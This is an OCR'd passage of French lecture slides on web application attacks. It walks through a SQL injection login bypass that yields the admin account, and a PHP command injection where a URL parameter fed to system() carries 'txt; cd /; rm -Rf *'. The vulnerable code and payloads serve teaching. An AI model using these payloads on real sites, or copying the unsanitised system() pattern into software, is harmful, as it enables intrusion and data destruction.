
BD

1


login
password

login ' OR 1 = 1 --
password


2
SELECT login, prenom FROM utilisateur
WHERE login='' OR 1 = 1 -- ' AND password=''
Application Web
BD
1
3
+-------+----------+
| login | prenom |
+-------+----------+
| mag | Magali |
| admin | admin |
+-------+----------+
login
password


2
SELECT login, prenom FROM utilisateur
WHERE login='' OR 1 = 1 -- ' AND password=''
Application Web
BD
1
4
3
bonjour Magali !
Magali
+-------+----------+
| login | prenom |
+-------+----------+
| mag | Magali |
| admin | admin |
+-------+----------+
bonjour Magali !

2 SELECT login, prenom FROM utilisateur
WHERE login='' OR 1 = 1 LIMIT 1,1 -- ' AND password=''



2 SELECT login, prenom FROM utilisateur
WHERE login='' OR 1 = 1 LIMIT 1,1 -- ' AND password=''

Application Web

BD

1

bonjour admin !

4

admin

3

```
+-------+----------+
| login | prenom   |
+-------+----------+
| mag   | Magali   |
| admin | admin    |
+-------+----------+
```

bonjour admin !

5. Injection Commande

listing.php

```
<?php
 system("ls -1 *.".$_GET['ext']);
?>
```

listing.php?ext=**txt**

Application Web

ls -1 *.**txt**

2

1

5. Injection Commande

listing.php

```
<?php
 system("ls -1 *.".$_GET['ext']);
?>
```

listing.php?ext=**txt**

Application Web

ls -1 *.**txt**

1


2

3


4

fic1.txt
fic2.txt
fic3.txt

index.php
connectBD.php
listing.php
fic1.txt
fic2.txt
fic3.txt



5. Injection Commande



listing.php

```
<?php
 system("ls -1 *.".$_GET['ext']);
?>
```


listing.php?ext=**txt; cd /; rm -Rf ***

Application Web

ls -1 ***.txt; cd /; rm -Rf ***

2

1



txt; cd /; rm –Rf *

5. Injection Commande

PHP

listing.php

```
<?php
 system("ls -1 *.".$_GET['ext']);
?>
```

listing.php?ext=**txt; cd /; rm -Rf ***

Application Web

ls -1 *.txt; cd /; rm -Rf *

1

2

3

4

HTML


fic1.txt
fic2.txt
fic3.txt


Liste des fichiers txt

fic1.txt
fic2.txt
fic3.txt


index.php
connectBD.php
listing.php
fic1.txt
fic2.txt
fic3.txt

5. Injection Commande







5. Injection Code




index.php?p=liste






